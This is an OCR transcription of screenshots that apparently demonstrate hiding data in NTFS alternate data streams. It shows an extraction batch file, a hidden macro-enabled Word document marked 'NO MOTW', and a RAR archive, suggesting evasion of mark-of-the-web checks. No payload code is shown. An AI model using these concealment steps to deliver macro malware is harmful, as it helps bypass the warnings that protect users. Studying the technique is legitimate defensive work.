
- WINRAR
- WIM Files
- 7z







ADS
File
Home
Share
View
Pin to Quick access
Copy
Paste
Cut
Copy path
Paste shortcut
Clipboard
Move to
Copy to
Delete
Rename
Organize
New folder
New item
Easy access
New
Properties
Open
Edit
History
Open
Select all
Select none
Invert selection
Select
This PC › Downloads › ADS
Search ADS
Quick access
Desktop
Downloads
Documents
Pictures
F:\
Sample
Searches
Tools
Desktop
HelpDesk
This PC
Libraries
Name
Date modified
Type
Size
ADS-Extract.bat
9/15/2024 6:18 PM
Windows Batch File
1 KB
ADSSS.txt
9/15/2024 6:05 PM
Text Document
1 KB
D.docm
9/15/2024 9:43 PM
Microsoft Word M...
17 KB
Extracted ADS Content
3 items | 1 item selected 16.5 KB


C:\Windows\system32\cmd.exe
C:\Users\HelpDesk\Downloads\ADS>ADS-Extract.bat
C:\Users\HelpDesk\Downloads\ADS>


C:\Windows\system32\cmd.exe - powershell
PS C:\Users\HelpDesk\Downloads\ADS> Get-Item .\ADSSS.txt -Stream *
PSPath : Microsoft.PowerShell.Core\FileSystem::C:\Users\HelpDesk\Downloads\ADS\ADSSS.txt::$DATA
PSParentPath : Microsoft.PowerShell.Core\FileSystem::C:\Users\HelpDesk\Downloads\ADS
PSChildName : ADSSS.txt::$DATA
PSDrive : C
PSProvider : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName : C:\Users\HelpDesk\Downloads\ADS\ADSSS.txt
Stream : :$DATA
Length : 6
PSPath : Microsoft.PowerShell.Core\FileSystem::C:\Users\HelpDesk\Downloads\ADS\ADSSS.txt:N
PSParentPath : Microsoft.PowerShell.Core\FileSystem::C:\Users\HelpDesk\Downloads\ADS
PSChildName : ADSSS.txt:N
PSDrive : C
PSProvider : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName : C:\Users\HelpDesk\Downloads\ADS\ADSSS.txt
Stream : N
Length : 22534
PS C:\Users\HelpDesk\Downloads\ADS> Get-Item .\ADS-Extract.bat -Stream *
PSPath : Microsoft.PowerShell.Core\FileSystem::C:\Users\HelpDesk\Downloads\ADS\ADS-Extract.bat::$DATA
PSParentPath : Microsoft.PowerShell.Core\FileSystem::C:\Users\HelpDesk\Downloads\ADS
PSChildName : ADS-Extract.bat::$DATA
PSDrive : C
PSProvider : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName : C:\Users\HelpDesk\Downloads\ADS\ADS-Extract.bat
Stream : :$DATA
Length : 218
PS C:\Users\HelpDesk\Downloads\ADS>


D.docm Properties
General
Security
Details
Previous Versions
D.docm
Type of file: Microsoft Word Macro-Enabled Document (.docm)
Opens with: Word
Change...
Location: C:\Users\HelpDesk\Downloads\ADS
Size: 16.5 KB (16,899 bytes)
Size on disk: 20.0 KB (20,480 bytes)
Created: Sunday, September 15, 2024, 9:43:22 PM
Modified: Sunday, September 15, 2024, 9:43:22 PM
Accessed: Today, September 15, 2024, 9:43:22 PM
Attributes: Read-only Hidden
Advanced...
NO MOTW
OK
Cancel
Apply


Recycle Bin
Driver Booster 11
Microsoft Edge
Sample
Searching
Firefox
Google Chrome
sample.txt
Sample URI
Doc1.docm
Downloads
File
Home
Share
View
Pin to Quick access
Copy
Paste
Cut
Copy path
Paste shortcut
Clipboard
Move to
Copy to
Delete
Rename
Organize
New folder
New item
Easy access
New
Properties
Open
Edit
History
Open
Select all
Select none
Invert selection
Select
This PC
Downloads
Search Downloads
Quick access
Desktop
Downloads
Documents
Pictures
F:\
Sample
Searches
Tools
Desktop
HelpDesk
This PC
Libraries
Name
Date modified
Type
Size
Today (1)
ADS.rar
9/16/2024 6:59 AM
WinRAR archive
15 KB
Last week (3)
ChromeSetup.exe
9/14/2024 7:22 PM
Application
8,709 KB
Firefox Installer.exe
9/14/2024 7:22 PM
Application
364 KB
Tools
9/14/2024 9:14 PM
File folder
4 items
1 item selected 14.7 KB